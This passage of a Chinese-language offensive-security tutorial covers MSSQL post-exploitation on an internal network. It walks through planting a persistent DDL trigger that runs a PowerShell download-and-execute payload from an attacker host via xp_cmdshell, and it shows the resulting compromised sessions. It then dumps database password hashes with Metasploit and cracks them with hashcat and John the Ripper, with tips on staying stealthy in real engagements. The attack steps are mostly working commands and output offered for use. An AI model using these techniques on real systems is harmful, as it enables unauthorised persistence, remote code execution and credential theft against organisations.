


3) 最后,就是尝试利用 mssql 触发器来维持机器权限,虽然是触发器,但其内部还是在用 xp_cmdshell 帮我们执行 payload,也就是说,必须得先启用 xp_cmdshell 才行

Invoke-SqlServer-Persist-TriggerDDL.psm1 脚本就是通过监控指定的 DDL 事先[比如,库表结构,属性的增删改查],来触发执行,具体过程如下,同样,为了尽量避免出问题,还是建议直接在目标机器上搞

```
C:\>powershell -exec bypass
```


```
PS > IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NetSPI/PowerShell/master/Invoke-SqlServer-Persist-TriggerDDL.psm1')
PS > Invoke-SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance "webserver-iis8" -PsCommand "IEX(new-object net.webclient).downloadstring('http://192.168.3.250/regmssql.ps1')"
PS > Invoke-SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance "webserver-iis8" -Remove
```



```
Administrator: Windows PowerShell
C:\>powershell -exec bypass
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NetSPI/PowerShell/master/Invoke-SqlServer-Persist-TriggerDDL.psm1')
PS C:\> Invoke-SqlServer-Persist-TriggerDDL -Verbose -SqlServerInstance "webserver-iis8" -PsCommand "IEX(new-object net.webclient).downloadstring('http://192.168.3.250/regmssql.ps1')"
[*] Attempting to authenticate to webserver-iis8 as the current Windows user...
[*] Connected.
[*] Confirmed Sysadmin access.
[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'xp_cmdshell', if required...
[*] Checking if service account is a local administrator...
[*] The service account LocalSystem has local administrator privileges.
[*] Creating encoding PowerShell payload...
[*] Payload generated.
[*] Note: No OS admin will be created, because the parameters weren't provided.
[*] Note: No sysadmin will be created, because the parameters weren't provided.
[*] Creating trigger...
[*] The evil_ddl_trigger trigger has been added.
[*] All done.
PS C:\>
```

```
create database TriggerDDL;
```



从上面我们看到,在执行了一个 create 操作之后,我们的 payload 就被执行了一次,有些弟兄可能就会想了,既然是执行下 create 就要触发一次,那岂不是要重复上线很多次? 其实,不然,脚本只会监控一些涉及到库表结构的操作语句[即所谓的 DDL 语句],写过项目的弟兄都应该很清楚,数据库的库表结构在被设计好以后,是很少会再有大的改动,可能最多有实际业务需求,偶尔 alter 一下个别的属性,所以此处大可不用担心重复上线的问题

external	internal	user	computer	note	pid	last
192.168.3.101	192.168.3.101	Administrator *	WEBSERVER-IIS7		5776	6s
192.168.3.108	192.168.4.8	SYSTEM *	WEBSERVER-IIS8		2064	37s
192.168.3.108	192.168.4.8	SYSTEM *	WEBSERVER-IIS8		2576	9s
192.168.3.108	192.168.4.8	SYSTEM *	WEBSERVER-IIS8		4644	12s

0x05 一点点收尾工作 -> 搜集已控 mssql 机器中的各类账号密码 hash,为后续扩大内网战果做前期储备

直接通过 socks5 把本地的 msf 挂到目标内网中,远程导出目标内网 mssql 机器上的所有数据库账号和密码 hash,留着后续横向撞其它各类入口做准备

```
msf > use auxiliary/scanner/mssql/mssql_hashdump
msf > set rhosts 192.168.3.101
msf > set rport 1433
msf > set username sa
```

```
msf > set password admin
```

```
msf > run
```

```
msf5 auxiliary(scanner/mssql/mssql_hashdump) > run
[*] 192.168.3.101:1433 - Instance Name: nil
[+] 192.168.3.101:1433 - Saving mssql05 = sa:0100fb0d975ab62293bb5c9fde61e7bef30be995276c05e4e05c
[+] 192.168.3.101:1433 - Saving mssql05 = ##MS_PolicyEventProcessingLogin##:01003c6147503728b47d586df1a1a7ced162155b42aa576b586a
[+] 192.168.3.101:1433 - Saving mssql05 = ##MS_PolicyTsqlExecutionLogin##:01004a592a53a290a1372ca16117d7c704726dea7300ade24fc4
[+] 192.168.3.101:1433 - Saving mssql05 = kali:010060f51ca1b1eeaed625e94840c55ecd9decc03c23aabeae57
[+] 192.168.3.101:1433 - Saving mssql05 = suse:0100280c578d1b0ca2360615ee3b2a019dbda5307e909a42517a
[+] 192.168.3.101:1433 - Saving mssql05 = demo:0100f0c9ec166e846039e94c9ce1b88fcb49821cd5176633fdeb
[+] 192.168.3.101:1433 - Saving mssql05 = EvilUser:0100205761f9f674c53fa6236b96980ab392c5f939e93260790f
[+] 192.168.3.101:1433 - Saving mssql05 = myuser:010062f5fbd9280e6026e78ae8a28666a7594f7fbb4b2fcd4ba
[*] 192.168.3.101:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_hashdump) > |
```

顺便多插句嘴,对于 mssql 的用户 hash 算法,在某些公开的 hash 破解站,可能不大好使[或者说,你想省点儿钱],这时候就只能靠自己了,没啥好说的,硬件支持的情况下,肯定会**首选 hashcat**,没有之一,而且一般情况下 sa 的密码基本不太会像系统密码一样,设置的特别复杂,所以爆破的成功率还是相对比较高的,再说了,hashcat 本身对 mssql 的这种 hash 算法优化的就已经非常好了

<https://hashcat.net/hashcat/> 官方下载地址,如果是 windows 直接用官方编译好的二进制文件就行,如果用源码,在 linux 可能要稍微麻烦点,需要手工编译显卡驱动和 hashcat,这些不太重要,以后有机会再慢慢说

Download

Name	Version	Date	Download	Signature
hashcat binaries	v4.1.0	2018.02.21	Download	PGP
hashcat sources	v4.1.0	2018.02.21	Download	PGP

```
# hashcat64.exe hash.txt -m 132 -a 3 ?!?!?!?!? 自己的机器就一块 4G 的英伟达显卡,可以看到,对于这种算法,基本是秒破的,另外,顺便注意下 mssql 05 12 的算法类型是不一样的,mssql 2008r2 以下的版本,选择 mssql (2005)即可,之后的选择 mssql112
```

```
0x0100fb0d975ab62293bb5c9fde61e7bef30be995276c05e4e05c:admin
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MSSQL (2005)
Hash.Target....: 0x0100fb0d975ab62293bb5c9fde61e7bef30be995276c05e4e05c
Time.Started...: Sat Jul 28 16:45:38 2018 (1 sec)
Time.Estimated...: Sat Jul 28 16:45:39 2018 (0 secs)
Guess.Mask.....: ?!?!?!?!? [5]
Guess.Queue....: 1/1 (100.00%)
Speed.Dev.#1....: 288.5 MH/s (11.52ms) @ Accel:64 Loops:26 Thr:896 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 5963776/11881376 (50.19%)
Rejected.....: 0/5963776 (0.00%)
Restore.Point...: 0/456976 (0.00%)
Candidates.#1...: sarie -> xiark
HWMon.Dev.#1....: Temp: 51c Fan: 39% Util: 86% Core:1032MHz Mem:2505MHz Bus:16

Started: Sat Jul 28 16:45:34 2018
Stopped: Sat Jul 28 16:45:40 2018

D:\ToolKit\hashcat-4.1.0>
```


如果你更习惯用 john, 那不妨就直接用它来跑也一样的

<http://www.openwall.com/john/> 官方下载地址, 务必记得要选择社区增强版

Download the latest [community-enhanced version \(release notes, patch to build 1.8.0-jumbo-1 on non-x86\)](#):

- Latest development source code in [GitHub repository \(tar.gz, ZIP\)](#)
- [John the Ripper 1.8.0-jumbo-1 \(sources, tar.xz, 23 MB\)](#) and its signature
- [John the Ripper 1.8.0-jumbo-1 \(sources, tar.gz, 30 MB\)](#) and its signature
- [John the Ripper 1.8.0-jumbo-1 \(Windows binaries, ZIP, 34 MB\)](#) and its signature

```
# john --list=formats
```

查看 john 所支持的所有 hash 类型

```
# john --wordlist=password.lst --format=mssql05 hash.txt
```

因为是直接用的默认字典, 不大, 所以速度也非常的快

```
D:\ToolKit\john180j1w\run>john --wordlist=password.lst --format=mssql05 hash.txt
Loaded 1 password hash (mssql05, MS SQL 2005 [SHA1 128/128 SSSE3 4x])
Warning: no OpenMP support for this hash type
Press 'q' or Ctrl-C to abort, almost any other key for status
admin (sa)
lg 0:00:00:00 DONE (2018-07-28 16:51) 500.0g/s 1412Kp/s 1412Kc/s 1412Kc/s abbott..admin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

一点小结:

至此为止, 关于 mssql 的整个基础利用流程就差不多说完了, 当然啦, 仅仅依靠 mssql 能做的事情远非于此, 其实还有非常多, 到后期我们再单独慢慢说, 另外, 上面那些权限维持也都是些老掉牙的东西, 虽然老, 但在某些场景下并不一定就不实用, 关于更深度的 windows 权限维持方法, 到本部分的最后几个章节, 还会有大量的篇幅详细说, 有些弟兄可能也注意到了, 此处自己全程没有提及关于 mssql 注入点的详细利用, 因为觉得那些东西, 大家现在都已经比较熟练了, 基本也不怎么需要我再去单独说明, 而且, 我们此处面向的主要还是内网, 所以就直接略过了, 大家在用 msf 搞得时候, 注意 meterpreter 有可能被拦的问题, 还有, 个人建议, 在实战中, 尽量不要批量爆 sa, 最好像上面一样, 挂在 abptts 下定点慢慢跑就行了, 这样更加可靠安全, 如果你自己比较习惯直接通过 socks 把本地工具挂到目标内网搞, 推荐用 socks 的 5 版本, 毕竟, 它对某些协议支持的更完善, 防止中间出些不必要的问题, 实际上关于各类存储过程和触发器的利用, 我们完全可以自己写, 这样肯定会更加的灵活隐蔽, 好了, 今天就先暂时到这里吧, 过程中有任何问题, 欢迎随时反馈, 以便及时修正, 感谢! 最后, 祝弟兄们好运! :)

作者: klion